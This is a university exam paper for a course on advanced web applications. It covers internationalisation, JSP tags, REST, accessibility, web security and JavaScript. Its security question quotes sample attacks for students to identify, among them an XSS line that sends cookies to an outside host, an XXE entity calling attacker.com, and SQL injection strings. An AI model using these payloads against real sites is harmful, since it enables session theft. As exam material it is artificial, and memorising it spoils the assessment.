Western Norway
University of
Applied Sciences

EXAM

Exam code: DAT152

Course name: Advanced Web Applications

Date: December 6, 2021

Type of examination: Written exam

Time: 4 hours (0900-1300)

Number of questions: 6

Number of pages (including this page and appendices): 8

Appendices: The last 12 pages

Exams aids: Bilingual dictionary

Academic coordinator: Bjarte Kileng (909 97 348), Atle Geitung (482 42 851), Tosin Daniel Oyetoyan (405 70 403)

External sensor: Khalid Azim Mughal

Notes: None

Question 1 – Globalization (15% ~ 36minutes)

a) Explain, in your own words, the terms globalization (g11n), internationalization (i18n) and localization (l10n). Also explain the relationship between the concepts.

Given the following jsp:

```
<%@ page language="java"
    contentType="text/html; charset=UTF-8"
    pageEncoding="UTF-8"%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Exam 2021</title>
</head>
<body>
    <p><jsp:include page="chooseLanguage.jsp" /></p>
    Today, 6. December 2021 is the day of the exam.<br>
    This year, the exam has 6 questions.<br>
    You need 40% correct to pass and approximately
    90% correct or more to get an A.<br>
    <p><a href="index.jsp">Home</a></p>
</body>
</html>
```

b) Internationalize the jsp and localize it to English and one other language. You must add and replace code to the jsp. Also, you need to write the properties files for English and the other language.

Question 2 – Custom tags (10% ~ 24minutes)

We want to have a tag called “framedbox”, that add a colored box with a frame to the body text. The color is an attribute to the tag. Default value for the attribute color, is white. HTML attribute for specifying a white background color is: style="background-color:white" and for specifying a frame is: style=”border: 1px solid black”. You can also define a CSS for this.

The tag should be used like this:

```
<dat152:framedbox color="red">Hello world!</dat152:box>
```

The result on the web page should be:

Hello World!

a) Implement the “framedbox” tag using SimpleTagSupport in Java. You do not need to write xml-code for the tld-file.

b) Implement the “framedbox” tag using a tag-file.

Question 3 – Web APIs and Framework (20% ~ 48minutes)

a) Explain the two design patterns Front Controller and Command. How can they be used to create a web framework?

b) Explain the differences between action-based web framework and component-based web framework. First you need to define the two terms and you must give an example on each types.

c) How can we create a RESTful API for the following web services?

- Create a new shopping list
- Delete an existing shopping list
- Add a new item in a shopping list
- Update an item in a shopping list
- Delete an item from a shopping list
- Read all items from a shopping list

Question 4 – Universal Design (10% ~ 24 minutes)

a) Who is WCAG 2.1 (Web Content Accessibility Guidelines) meant for and why?

b) What does WCAG 2.1 cover?

c) One of the five principles in WCAG 2.1 is "Understandable". Discuss briefly how to meet this principle. Also, give and explain an examples of failure to adhere to this principle.

d) Is there a connection between internationalization and the "Understandable" principle? Explain your answer.

Question 5 – Web security (25% ~ 60 minutes)

a) Part 1 - Multiple choice

1) You inspect the html source of an online blog at https://gossip.blog.com and find *"<script>document.write('<img src='' onerror='http://justpassingby.com/?'document.cookie/>');</script>*" included in one of the user's comment. What are the possible attack scenarios here? (Choose all the correct options)
   1. an attacker is trying to steal the session cookie using XSS
   2. an attacker is trying to steal the session cookie using CSRF
   3. an attacker has performed a stored XSS
   4. an attacker is trying to steal the session cookie using both XSS and CSRF

2) One way to identify potential security risks during the design phase is to:
   1. perform threat modelling
   2. use misuse case
   3. use static code analysis
   4. use penetration testing

3) A password system uses 11 letters from lowercase, uppercase, and numbers on the keyboard for its password specification. Assuming an attacker has a dedicated hardware with 40 cores, where each core can process 10 billion passwords per second. How long will it take to crack any password using this hardware?
   1. 4 years

2. 467 days
3. 243 days
4. 97 hours

4) During code review of a Java program, you find this api call: “Runtime.exec()”. What is the likely vulnerability the system may be exposed to?

1. Insecure serialisation
2. SQL injection
3. Command injection

5) Which of these data can be treated as untrusted data? (Choose all the correct options)

1. javax.servlet.ServletRequest.getParameter(String name)
2. data that is received from another internal system
3. data that is received from an external system
4. a cookie data
5. data that is hardcoded in the system

6) What type of vulnerability can this query lead to?

```
“SELECT id, name, short_name FROM company WHERE id = “ +
request.getParameter(“company_id”);
```

1. XSS
2. Command Injection
3. SQL injection
4. Path injection

7) An attacker has supplied the following attack vector:

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://attacker.com”>
%remote;
]>
```

What is the attacker trying to achieve? (Choose the most accurate answer)

1. to determine if the web application is vulnerable to XXE injection
2. to determine if the web application is vulnerable to SQL injection
3. to determine if the web application is vulnerable to xpath injection
4. to determine if XInclude feature is enabled

8) Which of the following is/are secure way(s) to handle session ids? (Choose all the correct options)

1. HttpOnly and transmitted over http
2. Use only for a single authenticated session
3. HttpOnly and transmitted over https

9) An attack payload results into the following SQL query ***“SELECT first_name, last_name FROM user_system_data UNION SELECT login_count FROM user_data;”*** Will this payload succeed?

1. Yes
2. No
3. Don’t know

10) An online banking application allows money transfer by filling the account number of the sender and the account number of the recipient from ***https://besttransferservice.com/transfer***. Once the customer submits, the customer is requested to approve the transaction using his password. What type of CSRF mitigation is provided?

1. Samesite
2. Double submit cookie
3. Referer header
4. Synchroniser token pattern
5. Challenge-Response

b) An online shop has the following client form (***order.html***) where the user can indicate the number of items for purchase. The currency for which the cost should be computed is stored in a hidden field as follows.

Client’s form to order book

order.html

```
<html>
<head>
<title>DAT152 web security pensum book </title>
</head>
<body>
<h3>Order form for DAT152 Web security book</h3>
<form action=”doclient” method="post">
<p>Quantity:</p><input type="text" name="quantity" value="0” />
<input type="hidden" name="currency" value="kroner" />
<input type="submit" value="Submit"/>
</form>
</body>
</html>
```

Servlet class that processes client request

DoClientOrder.java

```
@WebServlet("/doclient")
public class DoClientOrder extends HttpServlet {

  protected void doPost(HttpServletRequest request, HttpServletResponse response) throws  ServletException, IOException {
    String quantity = request.getParameter("quantity");
    String currency = request.getParameter("currency");

    Integer int_qty = 0;
    try {
       int_qty = Integer.parseUnsignedInt(quantity);
    } catch (NumberFormatException e){
      // error
    }
    if (currency.equals(“kroner”)){

      computeCostInKroners(int_qty)

    } else {

      computeCostInDollars(int_qty)

    }
  }

}
```

1. Are there vulnerability(ies) in the server-side implementation (***DoClientOrder.java***)?
2. Explain your answer.

c) Describe the different approaches to store passwords. Among the approaches you have discussed, which approach is the best to protect against various attacks and why?

d) A Json Web Token (JWT) consists of three parts: **Header**.**Claims**.**Signature.** Describe how the signature part is derived using:

1. Symmetric key
2. Asymmetric key

e) In the web security obligatory assignment (Oblig3), the service provider (DAT152BlogApp) recieves an authentication token (id_token) from the identity provider (DAT152WebSearch). The id_token is a Json web token (see example below) with some claims and it is used to grant access to the blog website.

HEADER:
```
{
  "alg": "RS256"
}
```
PAYLOAD:
```
{
  "iss": "http://localhost:9092/DAT152WebSearch",
  "sub": "47544B959729E79BDCA8766A87A8971C",
  "aud": "http://localhost:9090/blogapp/callback",
  "iat": 1632243868,
  "role": "user"
}
```

1. Explain the security requirements that the identity provider must take when it issues the id_token
2. Explain the security considerations that the service provider must take when it receives the id_token.

f) In the web security obligatory assignment (Oblig3), a client can request for a new access_token from the IdP token endpoint (DAT152WebSearch/token) by providing its client_id and the refresh_token as shown in the example below:

```
curl -X POST http://localhost:9092/DAT152WebSearch/token --data
'grant_type=refresh_token&client_id=7759FCCB4EC2445EF13E1516F9CDB650&refresh_token=25
EE6148E31F038EEB39A6ED216D50B9'
```

1. What is the likely vulnerability that an attacker can exploit in this solution?
2. Explain how the vulnerability can be fixed.

Question 6 – JavaScript (20% ~ 48 minutes)

a) Using Web Workers:

i. The code below creates a new Web Worker:

```
const myWorker = new Worker('./worker.js');
```

What is a Web Worker, and what can we use Web Workers for?

ii. A Web Worker gets a list of numbers (e.g. an *Array* instance) from the main program and calculates the sum. When finished, the main program should display the result, e.g. in the web console.

Write the code for the main program that creates the worker and shows the result, and for the worker that performs the actual calculation.

The worker should ignore elements in the input list that are not numbers.

iii. What is the maximum number of concurrent threads that can access the DOM? You must explain your answer.

b) JavaScript frameworks:

i. What is a *single-page application* (SPA), and what distinguishes a single-page application from a *multi-page application*?

ii. Routing is one important feature that is provided by modern SPA JavaScript frameworks. List some other important features.

iii. What is meant by *routing* in the context of a SPA application? Why do we need routing?


iv. What approaches can be used to implement routing in plain JavaScript, i.e. no use of external libraries or frameworks?

c) Shadow DOM and GUI components:

A JavaScript custom tag is used to insert a GUI component into the web page. The HTML code below demonstrates the use of the custom tag:

```
<student-info data-name="Ola Nordmann" data-phonnumber="12345678">
</student-info>
```

The custom tag should produce the view that is shown in Figure 1: View of component.



Student name: Ola Nordmann

Phone number: 12345678

Figure 1: View of component

i. The JavaScript code is loaded with the following HTML:

```
<script src="js/componentdemo.js" type="module"></script>
```

What are the consequences of the *type="module"* attribute?

ii. The GUI component is the default export of a module and is imported by *componentdemo.js* that binds it to the tag *student-info*.

Write the JavaScript code of *componentdemo.js*. You choose the path of the of the GUI component module yourself.

iii. Internally, the GUI component uses shadow DOM, and an HTML DL list to display the student info. Visual appearance is managed with CSS. You can ignore most of the CSS, but use this CSS:

```
DT {
    font-weight: bold;
}
```

Write the code for the GUI component module.

Good Luck!